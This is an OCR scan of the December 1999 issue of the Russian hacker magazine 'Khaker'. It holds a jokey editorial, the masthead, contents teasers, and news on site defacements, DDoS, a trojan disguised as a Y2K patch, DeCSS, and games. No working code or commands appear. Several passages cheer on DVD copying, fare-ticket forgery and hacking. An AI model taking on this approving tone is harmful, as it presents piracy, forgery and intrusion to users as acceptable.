
ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
#12/99
WWW.XAKEP.RU
"Y2K"
В новый век с новым лицом
Эротика в играх и... чего-то еще
Как поприка-лываться в Новый Год
КоНЕЦ тысячелетия!
UNIX-системы за два тысячелетия
Лучшее нашего тысячелетия
40 лучших игр тысячелетия
Новогодние подарки от Х!


e@shop
www.e-shop.ru
(095) 258.86.27
(812) 311.83.12


Когда-то меня звали Саша. Давно, в детстве. Вот так, запросто, не по нику, просто Саша и все. Например, в детском саду: "Саша, не высовывайся из окна! Что? Ты там за окном Леночку держишь? Что?.. За косичку!?" Да, я всегда был геймером. Мне было интересно, сколько хит-поинтов останется у Леночки при падении со второго, третьего, четвертого и пятого этажей (к сожалению, детский сад был всего пятиэтажным). Но когда меня называли "Саша", мне это не нравилось. Поэтому я вытащил Леночку за косичку обратно, поставил ее на пол и ответил воспитательнице: "Не называйте меня Саша, я вам не ламер какой-нибудь!" "А как же тебя называть? Васей, что ли? """"""""""" "Называйте меня — **Ядовитый**!""

На том и порешили. Правда, товарищи по детскому саду почему-то сочинили мне другой ник — "Тупой". Не знаю уж, с чего это они придумали, вроде относились ко мне все уважительно. Когда, например, в многопользовательских боях в снежки или

Ядовитый

ПЕРЕЦ %---+

Александр '2poisonS' Сидоровский
(2poisonS@xakep.ru))



войнушку я попадал в чью-то команду, все радовались и кричали "Тупой за нас! Тупой за нас!" И так эта фраза ко мне приклеилась, что постепенно стала мне вместо родного имени (вместо Ядовитого, то есть). А я не против был – "Тупойзанас" так "Тупойзанас". Потом в школу пошел — в первый класс. Сижу однажды на переменке в коридоре, прикидываю себе в уме, сколько у меня action points останется, если я вон тому верзиле-старшекласснику пендаля отвешу, а потом стрейфясь ретрит буду делать. Тактика "хит энд ран" называется, чтоб ты знал. Только ногу поднял, а тут вдруг ко мне этот очкарик поворачивается и говорит: ты Тупойзанас? Ну я, говорю, и ногу так тихонько опустил. Ты писать умеешь, спрашивает. Умею, но только в прописях и печатными буквами. Ладно, это один хрен, говорит, какими буквам. Будешь со мной стенгазету делать, про игры. Ну я, ясный пень, сразу согласился, хотя что такое стенгазета, даже и представить себе не мог.

Однажды он мне звонит, взволнованный такой, глаза блестят (это я по голосу понял), на лбу пот выступил (это я по запаху из трубки понял), и говорит: слушай, Ядовитый (он меня всегда по имени называет), мы тут с мужиками решили журнал свой забацать — Хакер. Кульный журнал про взломы, вирусы и все такое. Классно, говорю, а про игры там будет? А как же, отвечает Дед, куда же мы без игр? Я там и буду играми заведовать. Пойдешь к нам в Х об игрушках писать? Ну я, ясный пень, опять согласился, хотя что это за Х такой, поначалу тоже ни фига не понял. Одна голова — хорошо, а две — плохо. Поэтому решили мы с Дедом третью голову позвать. Написали письмо зомбифицированному Андрюхе Шевченко с AG. Мы с ним еще когда стенгазету делали познакомились. Стали соображать, мозгами шевелить. Нашевелили список точняком в 666 игр. Классно, говорю, только куда мы их теперь засунем? Дед оценил наметанным взглядом объем Х и предпочел не уточнять, куда их можно засунуть. Надо уменьшать, говорит. И начали мы эти игры душить. Уж мы их душили-душили, душили-душили, душили-душили... Задушили аж до сорока самых отборных хитов. Ну, говорит Дед, теперь тебе FAQ в руки — пиши, говорит. Ну я и написал. А что из этого всего вышло — можешь прочитать в этом номере. Полезная все-таки вещь — смекалка! ;-)

editorial
/братская могила/

Редакция

самый главный редактор
Сергей Покровский
(pokrovsky@xakep.ru)
самый игровой редактор
Денис Давыдов
(game@xakep.ru)
самый вредный редактор
Александр Черных
(holod@xakep.ru)
старший бакенщик
Игорь Пискунов
(igor@gameland.ru)
замполит
Алена Скворцова
(alyona@gameland.ru)

Art

дизайн
Руслан Рубанский
(matrix@aha.ru)
верстка
Иван Солякин
(ivan@gameland.ru)
иллюстрации
Руслан Рубанский,
Павел Хихус
web-surfing
Александр Соркин
(kibizoid@xakep.ru)

Реклама

руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджер отдела
Алексей Анисимов
(anisimov@gameland.ru)
тел.: (095) 937.52.30
mob.: (095) 797.14.89
факс: (095) 125.02.11

Оптовая продажа

Владимир Смирнов
(vladimir@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 124.04.02
факс (095) 125.02.11
пейджер: (095) 913.29.29
аб. СКЛАД

PUBLISHING

учредитель и издатель
ИЧП "АГАРУН Компани"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Для писем

101000, Москва,
Главпочтамп,
а/я 652, Хакер

Web-Site http://www.xakep.ru
E-mail magazine@xakep.ru

Отпечатано в типографии «**ScanWeb**», Финляндия


Зарегистрировано в Государственном Комитете РФ по печати.
№ 018240

Тираж **53 000** экземпляров. Цена договорная.

22

В новый век с новым лицом!

В 1995 году к тебе и мне пришли мягкотелые форточки со встроенной возможностью установки експлорера. В первый раз установив его к себе (даже любители Netscape могут признаться, что наверняка видели его хотя бы раз на своем компе), мы все искренне поразились его похожести на стандартное форточковое окно. Прошли годы… На пороге уже новое тысячелетие, експлорер уже полностью интегрирован в форточки, а морда у него все та же убого оконная, и возникает впечатление, что у мелкософта просто отсутствуют в штате дизайнеры или ничего нового они придумать не могут…



26

Смени картинку, или новогодние украшалки!

…уже скоро заканчивается это тысячелетие одновременно со странным праздником "Новый Год" и еще более странным праздником "Рождество". Но какие бы эти праздники ни были странные, мы все равно должны к ним подготовиться как следует. Нет, мы не будем развешивать всякие там гирлянды и хлопушки над компом, обкладывать его еловыми ветками, мы сделаем все намного лучше — заменим все то, что ты видишь на своем мониторе!
Вот уже почти пять лет мы с тобой пялимся в форточках на убогие квадратные, плоские и почти неменяющиеся окна, иконки и рабочий стол…



38

Секреты прирожденного зайца

…тема бесплатного проезда оказалась необыкновенно близкой не только мне, но и куче читателей Х — я получил огромное число откликов, наездов и советов от самых разных людей, начиная с учеников пятых классов и заканчивая директорами крутых компьютерных магазинов. Как заметил кто-то из классиков сатиры, страсть к халяве заложена в русском менталитете. Поэтому в этот раз я расскажу о том, как прирожденные зайцы бесплатно ездят в автобусах, троллейбусах и трамваях. Тебе наверняка известно, что за подделку документов, а тем более за злостную подделку с использованием домашнего компьютера, дают такой срок…



58

Сорок лучших игр тысячелетия!

…еще совсем недавно игры с графикой и звуком считались пределом совершенства, а теперь, поди ж ты, без GeForce в новый Миллениум ни ногой!

СОДЕРЖАНИЕ



"НЬЮСЫ"

"FERRUM"

"31337" (ELEET)

PC Zone

Взлом

Западлостроение





"ЗОНА ГЕЙМЕРА"


"UNIT-Ы"


WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.


Хакер


Хакер
сервер


Хакер
Вирусы


Хакер

PC News

Андрей Князев (knyazev@xakep.ru)
Иван Перверзнев (perversia@mail.ru)



Время резюмировать, подводить итоги и подбивать бабки :). Последний месяц старого года. Мы с тобой дружно вступаем в довольно волшебный год, а отпраздновать два раза подряд новое тысячелетие не каждый день удается. Почему два раза? Просто потому, что разные там буржуи и прочие бакланы серьезно полагают, что новый век начинается с 2000 года, но мы-то с тобой, деар френд, знаем, что на самом деле новый век и новое тысячелетие соответственно начинаются лишь через год (с 2001 года). Так что основная проблема Y2K еще впереди, будь спокоен, ну и вообще, и все такое. С другой стороны – два раза отпраздновать такое знаменательное событие, съесть (и выпить!) в два раза больше нормы – это клево. Я думаю, противников такому веселью нету.
Короче! Всех с Новым годом, а кого и с новым веком и тысячелетием. Happy Millennium, так сказать :). А чтобы никому не было скучно – вот самые "веселенькие" новости прошедшего года и месяца.

Все для выборов! Все для победы?

В аккурат под сдачу этого номера в печать появилась весьма "актуальная" и вполне "жареная" новость. Новостная служба Lenta.ру 2 декабря оповестила о случившемся в ночь на 1 декабря взломе сайта Либерально-демократической партии Росии (ЛДПР - www.ldpr.ru).



Предпринятое по горячим следам расследование не принесло больших результатов, так что за что купил - за то и продаю :).
Конкретно! На сайт "ведущего Политического Кренделя" забралась "группа Чукотских Хакеров". Пиплы, которые так "поглумились" над сайтом ЛДПР призвали "мочить красномордых, пока не поголубеют".
При всем при том, добры молодцы - "Чукотские хакеры" не порушили общий дизайн сервера (оставив нетронутой всю навигацию, внутренние ссылки и счетчики), а лишь слегка "доработали" его, помимо текста поместив фото любимца женщин и по совместительству сына юриста, держащего у руках голову "папы Зю".
На 2 часа ночи 1 декабря сайт еще не был "реанимирован". Естественно, что сейчас он уже имеет свой первоначальный вид :)

А.К.

Праздник на нашей улице



Точнее сказать, в нашей зоне. В прямом смысле :). Немного истории – формат DVD изначально позиционировался, как "защищенный" и устойчивый к нелегальному копированию и даже просмотру. Весь мир был поделен на 6 регионов – зон. Россия была отнесена к предпоследней – пятой. Вместе со всеми африканскими мабуту и частью стран Азии. Диск, проданный в какой-то конкретной зоне, можно было воспроизвести только на оборудовании, которое предназначалось именно для этой зоны. Т.е. нельзя было купить кинишку в штатах, а смотреть в Бразилии (где много диких обезьян).
Но... случилась довольно любопытная вещь. Горячие норвежские парни сочли непорядком отсутствие DVD -проигрывателя под Linux'ом. И решили такой написать. Для этого надо было разобраться в технологии декодирования. И в процессе этого разбора был выяснен код компании Xing (одной из многих, входящих в консорциум по DVD). То есть появилась возможность, сняв хоть один код (в частности код Xing), смотреть фильмы на любом DVD-приводе или копировать фильмы на жесткий диск уже в раскодированном виде. Совершенно понятно, что потом фильм можно безболезненно растиражировать сколько угодно раз. Программка DeCSS сейчас валяется на куче серверов в Сети.
Так что пора затариваться DVD-drive'ами и вперед, к светлому будущему домашних кинотеатров. (Кстати – сам привод стоит меньше $100, сами DVD-диски дешевеют – чем не подарок на Новый год. Себе любимому или своей любимой?) :)




А.К.


Навалимся всем скопом

Хитрят братья-хакеры - придумали новый вид кибератак, получивших название "распределенные скоординированные атаки". Они являются разновидностью атаки "Denial-Of-Service", когда на сервер посылается слишком много запросов и обычным пользователям остается чесать репу в ожидании появлении страницы. Сотни или тысячи компьютеров координируются таким образом, что атака выглядит как обычное посещение сайта. Обнаружить такую атаку можно, но очень трудно заблокировать. Администраторы в растерянности - и что делать не ясно, и премию жалко. -

И.П.







Ликуй, солнце!

Прошло два месяца после выхода последней версии офисного пакета StarOffice. И вот первый значимый "рубеж". Версию 5.1 скачало больше 1 миллиона человек. Также 0,5 млн. человек получили пакет предустановленным на своих ПК, еще полмиллиона получило "Звездный Офис" на CD. Итого 2 миллиона. Неплохая цифра. Будет любопытно, дойдет ли она до Нового года до 3-х миллионов. Компании Sun это было бы еще приятнее :).
Хотя тут есть одна тонкость. Фанатам Linux'а радоваться особо нечему. Все цифры приведены касательно совокупных поставок пакета. А пакет мульти-платформенный. Т.е. есть довольно много мазохистов, пользующихся им на платформе Windows или SPARC Solaris. Если у кого есть unlimited доступ - то милости прошу - www.sun.com/staroffice/, можете ознакомиться.

А.К.


НЬЮСЫ

По $500 за письмо

Письма счастья и приглашения посмотреть на голую Миткову, кажется, скоро канут в лету. Американский Конгресс готовится принять закон по спаму. Согласно Unsolicited Electronic Mail Act, будет создан список особо нервных чуваков, которые не хотят получать рекламные письма. Если кто-то осмелится прислать на их адрес без спросу рекламу, то нарушителю придется отстегнуть 500 долларов за каждое письмо. А если выяснится, что реклама была послана не с дуру, а "предумышленно", то и все 1500 долларов. Те, кто рассылает почту без обратного адреса, становятся национальными преступниками и объявляются ФБР в розыск. Без шуток.

И.П.

Управляем спутниками через Сеть


NASA собирается управлять полетами космических кораблей через Интернет. Прежде операторам приходилось все время присутствовать на наземной станции. Из-за нехватки опытного персонала ряд нештатных ситуаций решался неудачно. Теперь операторы смогут вмешаться в полет из любой точки света. Для этих целей было выделено 5,6 миллионов долларов. Теперь на этот сайт хакеры записываются еще с ночи и устраивают перекличку раз в неделю. Каждому хочется порулить американскими военными спутниками.

И.П.

Все-таки состоявшееся событие года

Неистощимой темой для всевозможных публикаций весь год была тема слушания "Department of Justice vs. Microsoft". По-русски - Министерство Юстиции США против компании Microsoft. Много было говорено, много сделано, но вот вынесен предварительный вердикт - компания Microsoft есть монополия. А раз M$ - монополия, то надо с ней бороться на государственном уровне. И вроде бы даже есть варианты - как бороться - можно раздробить на несколько "независимых" компаний или обязать подарить (продать) исходный код ОС Windows независимым компаниям. Вот такой вот рождественский подарочек преподнес дяде Биллу судья Джексон (не Майкл!). Но если кто обрадовался и потирает сейчас алчно свои шаловливые ручонки, то напрасно. Дело пока официально не закончено, и еще много утечет воды, прежде чем станет что-то ясно совершенно конкретно. Очень к месту будет одна прочитанная мною цитата, источник, к сожалению, не упомню, но не это суть важно. "Понимаю, что кидают, но не понимаю как". Так что дядя Билл еще поцарапается :).

А.К.



700 тысяч фотографий

Компания IBM создала жесткий диск, рассчитанный более чем на 700 тыс. порнокартинок (примерно 73 Гбайта) - самый большой по объему из существующих. Чтобы достичь такого большого объема, пришлось разработать технологию, позволяющую записывать по 7 миллионов битов данных на один квадратный дюйм. Зато после успешного изобретения лаборатория "гудела" неделю без просыха. Диск выйдет в массовую продажу в начале 2000 года.

И.П.




Механика – шведская, ум – русский

Так вот и ломаются полуоси :), утекают мозги и портится погода :). А если честно – приятно, что хоть что-то мы делаем по-прежнему значительно лучше других.
На сей раз отличилась всеми любимая а-би-би-би :) – ABBYY. Компания отхватила контракт на разработку для шведской компании C Technologies системы распознавания для выпускаемой C Technologies "ручки – распознавалки" C-Pen.
Ручка – это, конечно, сказано сильно. Скорее – микрокомпьютер (проц. – Intel StrongArm 100 МГц), плюс цифровая камера весом 100 граммов.
Инженерам ABBYY придется изрядно попотеть – им надо уместить свою систему, ранее работавшую только на "больших" ПК, в прокрустово ложе требований, предъявляемых архитектурой C-Pen (код программы должен влезать в 2 Мб, что более чем в 15 меньше, чем размер OCR FineReader 4.0 Pro, установленной на ПК).
Честно говоря, коль скоро мозги этой штучки станут нам весьма "родными", то ее уже будет не зазорно купить. У ручки довольно заманчивые ТТХ – возможность сохранить до 3000 страниц текста + возможность передачи данных по инфракрасному порту в компьютер.
Конечно, в этом году делать такую покупку еще рано, но на следующий Новый год...

А.К.





Уже поздно

От имени Microsoft скоро будут бежать как от черт от ладана. Microsoft и издательский дом "Коммерсанть" объявили о старте совместного не коммерческого проекта "Еще не поздно!" Не поздно, как выясняется, не "учиться", а "исправить ошибку-2000". Но некие сметливые ребята разослали в разные фирмы копию пресс-релиза с приаттаченным файлом patch Y2Kcount.exe, внутри которого был троянский вирус. Представительство Microsoft сообщает, что оно не отправляло подобных сообщений. Если ты получил письмо с файлом и запустил его, то можешь не колбаситься - твои пароли уже отправлены "куда надо".

И.П.

Да кому мы нужны?

Компания Symantec (http://www.symantec.com) выпустила пакет Norton Internet Security 2000 для интегрированной защиты от вторжений на персональный компьютер. Другой вопрос - кому он сдался, ваш вонючий компьютер, янки? Логи чатов, где вы занимались киберсексом с блондинками, оказывающимися на деле неудовлетворенными мужиками, и так у всех имеются. Но повод срубить бабки есть. В пакет войдут персональный брандмауэр, программа контроля за действиями сайтов и средства антивирусной защиты. При этом может быть заблокирована отсылка любой информации на веб-сайты, что удобно для родителей-параноиков. В программу включен настраиваемый список сайтов без голых сисек. Стоит эта корка - 60 долларов.

И.П.

В помощь милиции

Мессэдж стражам правопорядка: рекомендую перенимать ценный опыт британских копов. Тамошние бобби после беспорядков, произошедших в Лондоне в июне этого года, поместили фото подозреваемых на всеобщее обозрение в Сеть. Все фотки были банально сделаны с видеопленки, на которую велась запись всех противоправных действий. 72 снимка были честно выложены на полицейский сервак. За отчетный период было опознано по меньшей мере 9 человек, из которых 6 арестовано.
Так что – равнение на Британию и НАЙДИТЕ ТЕХ УБЛЮДКОВ, КОТОРЫЕ ВЗРЫВАЛИ МОСКВУ!!!

А.К.

"Эшелон" пускают под откос

Глобальная система шпионажа "Эшелон", организованная на бабки США (X #5), кажется, скоро вылетит в трубу. Система способна перехватывать и анализировать любые телефонные звонки, факсы и электронную почту в любой точке мира. Одно из свойств "Эшелона" – способность просматривать электронную почту на наличие ключевых слов. Сайт http://www.echelon.wiretapped.net выступил с инициативой вывести систему из строя большим количеством ложных сообщений, содержащих такие слова, как "революция", "манифест", "motherfucker" или "переворот". На сайте приводится ряд примеров с бессмысленными предложениями, содержащими "ключевые слова". Сотни тысяч пользователей подхватили эту инициативу. Систему "Эшелон" критикуют члены Европарламента и правозащитники, однако Агентство Национальной Безопасности США пока прикидывается шлангом и не признает ее существования.

И.П.

Браслетный комп

Скоро компьютеры можно будет носить так же, как обычные часы или презервативы. Компания NCR (http://www.knowledgelab.ncr.com) разработала носимый компьютер "M-BRACELET". Ширина браслета вдвое больше, чем у обычных наручных часов, и он имеет дисплей на светодиодах. С помощью такого миникомпьютера можно отправлять и принимать сообщения по e-mail, просматривать Web-сайты, а также использовать в магазинах как электронную кредитную карточку. В скором будущем появится версия "часов", которая позволит обмениваться информацией и сообщениями во время пожатия рук их хозяев. Пожал руку - и сразу видны интересы, длина йенга и IQ нового знакомого. В производстве устройства появятся только через 2-3 года и, говорят, даже будут раздаваться бесплатно. Но, разумеется, не в России.



И.П.

Невиноватая

Россия отвергла обвинение ФБР в краже государственных секретов США через Интернет. Американские спецслужбы утверждали, что российские хакеры уже более года вмешивались в компьютерные сети Министерства обороны и других ведомств. В результате чего, возможно, были украдены секретные шифры, используемые ВМФ США, и информация о системах наведения стратегических ракет. Утверждается, что взлом был произведен с компьютеров Российской Академии Наук. Представитель российской службы внешней разведки Борис Лабузов сообщил, что русские не такие идиоты, как хотелось бы видеть американцам. Если бы мы захотели что-то хакнуть, то спрятались бы получше. Интернет – общедоступная сеть, и, скорее всего, атаки ведут агенты Моссада или китайские камикадзе :).

И.П.

Наши глаза вылезли из Орбит

Вся продвинутая молодежь ;) собралась 4 декабря в хорошо известном всем рейверским тусовкам месте – Московском Дворце Молодежи. Там состоялось ежегодное и наверно важное для многих событие – "Орбита 2000".

Постарались устроители на славу, народа напустили больше, чем было мест в гардеробе и вообще в самом здании, больше чем было в баре бутылок Пепси и Клинского вместе взятых (а минеральная вода закончилась уже через полчаса после начала вечерины), мне все это напомнило метро в часы пик, это уже даже не селедка в бочке, селедка хоть может побултыхаться ;).

Ну ладно, хотели сделать, как лучше, ведь надо же о народе думать – как же они могли не помочь бедному тину попасть на событие уходящего века. Ну помогли – а заодно и бабла загребли немеренно – круто.

Звук на танцполе был вполне себе ничего, пока стоишь в центре. Но стоило сместиться чуть в сторону, к краю – саунд сразу же опадал, менялся, и начинал звучать, как косяк пионерских барабанов на прогулке в осеннем бору.

Поэтому наиболее продвинутые люди тусовались прямо под колонками, но естественно, всю эту толпу под 4 колонки не запихнешь, так что большинство народу довольствовалось отголосками "позитивной музыки".

Поэтому для ощущения полного кайфа, 60% молодежи закидывались, раскуривались или просто внутривенно заботились о себе любимом и единственном.

Полный зал народа, обдолбанного до такой степени, что они просто выглядят как мертвые, просто двигающиеся на шарнирах куклы. Туалеты – переполнены такими же людьми, только в состоянии еще хуже, чем те, кто на танцполе, потому что в туалете можно лежать на полу (чтоб было попрохладнее) в луже воды и грязи как вокзальные бомжи, с черной размазанной вокруг глаз тушью, тут же раскуриваясь. Нет, ну ладно, ты – наркоман – это твое дело, но зачем же такое дерьмо вокруг себя создавать? Любишь лежать мордой в блевотине – лежи так дома, зачем на вечеринку для этого переться?

Кто тут сказал "ну это же тины!"??? Какие тины? 30% публики – "крутики" (это те, которые еще не крутые бандиты, но очень хотят ими быть, посредством своих пальцев).

Короче: могла быть классная вечеринка, если б не организаторы, а так же наркоманы, курильщики и музыкальные техники, гардеробщицы и охранники и прочие хорошие люди, которым мы хотим сказать большое спасибо за этот замечательный праздник. Хех... а как было классно в 93-94-м годах, когда были действительно крутые трансовые вечерины...

Алена

Ну в завершении — Y2K — любимое



Подывитесь, хлопци, шо эти буржуи под Новый год удумали:

в Японии правительство официально порекомендовало гражданам запастись всем чем только можно, буде случится катаклизьма, так не быть всем в пессьсимизьме. При этом подчеркивается, что все системы государства должны будут нормально пережить грандиозную смену дат, но на всякий случай... а случаи бывают разные :).

Отечественные энергетики 31 декабря перейдут на ручной режим работы, дабы излишне не напрягать более 50 тыс. компьютеров, используемых РАО ЕЭС для управления подачей электроэнергии. Подстелить соломку – правильное решение. Только вот кабы чья-то шаловливая рученька какой-нибудь "лишний" рубильник ни вырубила :).

Аналогично РАО поступит московское метро. В новогоднюю ночь проезд будет бесплатным. Для проверки будут отключены все системы контроля метрополитена, но утром 1 января все будет за деньги :(.

Вторя своему правительству, японская компания Matsushita Electric Industrial (в частности делающая массу замечательных вещиц под торговой маркой Mitsumi) решила подстраховаться. Дабы уберечь свои ценные кадры от преждевременной смерти, компания строго-настрого запретила своим сотрудникам лететь перед Новым годом в командировки. Не доверяют японцы самолетам. А вдруг не долетят? Так что с 21 по 1 в воздух – ни ногой.

Американцы. Главные паникеры. И вообще – глобальные милитаристы и империалисты. Эти, в общем и целом, смотрят с оптимизмом в новый год. Разве что опасаются за системы связи. Вдруг откажут? Как тогда поздравить тетушку Джейн с наступившим Новым годом?

А.К.

Ведущий рубрики
Александр '2poisonS' Сидоровский
(2poisonS@xakep.ru)

* * *

На проходившей в ноябре в Лас-Вегасе выставке **Comdex'99** всеобщее недоумение вызвало заявление 3Dfx о планируемом на март релизе **Voodoo 4** и... **Voodoo 5**. Вот так, без шума и пыли. Мол, вы, заразы, нас уже не уважаете, повернулись к nVidia с ее GeForce — так вот вам, получите! Такая спешка не говорит ни о чем, кроме того, что 4 и 5 Вуда отличаются друг от друга не больше, чем Бивис и Баттхед.

* * *

Американцы фонареют от **наших масштабов пиратства**. Недавно был опубликован список десяти самых "пиратских" стран мира. Ну, мы еще не впереди планеты всей, но занимаем почетное шестое место (пятое место занимает СНГ в целом). Рекордсменом оказался Вьетнам, где объем пиратской продукции составляет 97%. А у нас всего 92%. Типа отстали.
Можно добавить: представитель **Electronic Arts** заявил, что пиратами воруется "буквально каждый продукт". Ну да. Типа, так и есть.

* * *

Компания Take 2 подписала договор с "Букой", по которому последняя будет издавать Grand Theft Auto 2 на всей территории бывшего СССР. Иностранцы счастливы, что нашли себе новый рынок сбыта, и буковцы счастливы, что "сделали еще один шаг на пути к цивилизованному рынку", и геймеры счастливы, что получат качественно переведенную игру по доступной цене. Короче, все счастливы. И это действительно так.


И снова локализация за доступные деньги!

* * *

Учиться, учиться и еще раз, и еще много-много раз! Народная мудрость никогда не обманывает, и на этот раз мы будем учиться у заслуженных мастеров Арены, докторов бластера и рейлгана — **чемпионов Ку3**. Если ты хочешь улучшить свое мастерство, ты просто обязан посмотреть записи боев самых крутых бойцов Арены во всем мире, включая Xenon'а и Wombat'а. Ролики лежат здесь: ***http://shod.gamers.com/q3demos.asp***.
Кроме самих боев, если их можно так назвать, в демках представлена информация об игроке, на которого ты сейчас любуешься, конкретном матче, а также о том, чьими, собственно, глазами все это наблюдается. После прочтения можешь поделиться впечатлениями на сайте, откуда будешь это дело качать. Демки требуют Арены v1.08.

Вот он, гордый герой Кваки, сжимающий в руках верное оружие. Но что же у тебя с рожей, дорогой?..



* * *

Fenris Wolf, разработчик игр серии **Rebel Moon**, продолжает тяжбу с GT Interactive, своим бывшим издателем. Ситуация получилась почти комичная: GT отменил находящуюся тогда в разработке игру Rebel Moon Revolution, а затем... обвинил разработчиков в нарушении контракта. Типа, почему прекратилась работа над игрой?! Разработчики, ясен пень, в непонятках: вы че, мол, совсем в натуре наглость потеряли? Вы ж ее отменили. А тем хоть бы хрен: вы нам сроки срываете, так что делайте теперь игру бесплатно, из своего кармана. Все было бы просто и обнаглевший GT уже давно извинялся перед Fenris Wolf, но дело осложняется тем, что GT никогда не издавал официального документа об отмене этой игры, все было решено в устной форме. Теперь доказать что-либо окажется трудно. Дело, видимо, будет передано в суд. Интересно, что обе стороны уверены в своем успехе на судебном разбирательстве.

* * *

Не пора ли остановить поток насилия, грубости и секса в компьютерных играх!? Новая серия игр от **CIG-Software** предназначена для всех возрастов и, самое главное, для совместного семейного времяпрепровождения. Это серия из семи логических игр на отгадывание и составление слов. Урра-а!!! Ты, конечно, уже давно мечтал сесть зимним вечерком за чашечкой чая вместе с бабушкой, дедушкой и младшей сестренкой и поразгадывать кроссворды вместо этих жестоких кровавых Квейков. На хрен грубость и насилие, мать их за ногу! Все на ***www.wordland.com***!

* * *

Старые добрые игры не собираются оставаться за бортом третьего тысячелетия. Но и в своем первоначальном "непричесанном" виде заползать в новый, чистый, незапятнанный век тоже не намерены. Поэтому в первом году от рождества Бага Y2K нас ждут сразу две свежих, новых, вылизанных акселерированной графикой старые игры. Держитесь за стулья: это Wolfenstein 2000 и Elite IV!!! Комментарии излишни. Почему-то интуиция мне подсказывает, что первая окажется ерундой собачьей — уж слишком неоригинальная концепция, а менять ее никто не будет. Зато вторую подождать очень даже стоит.

* * *

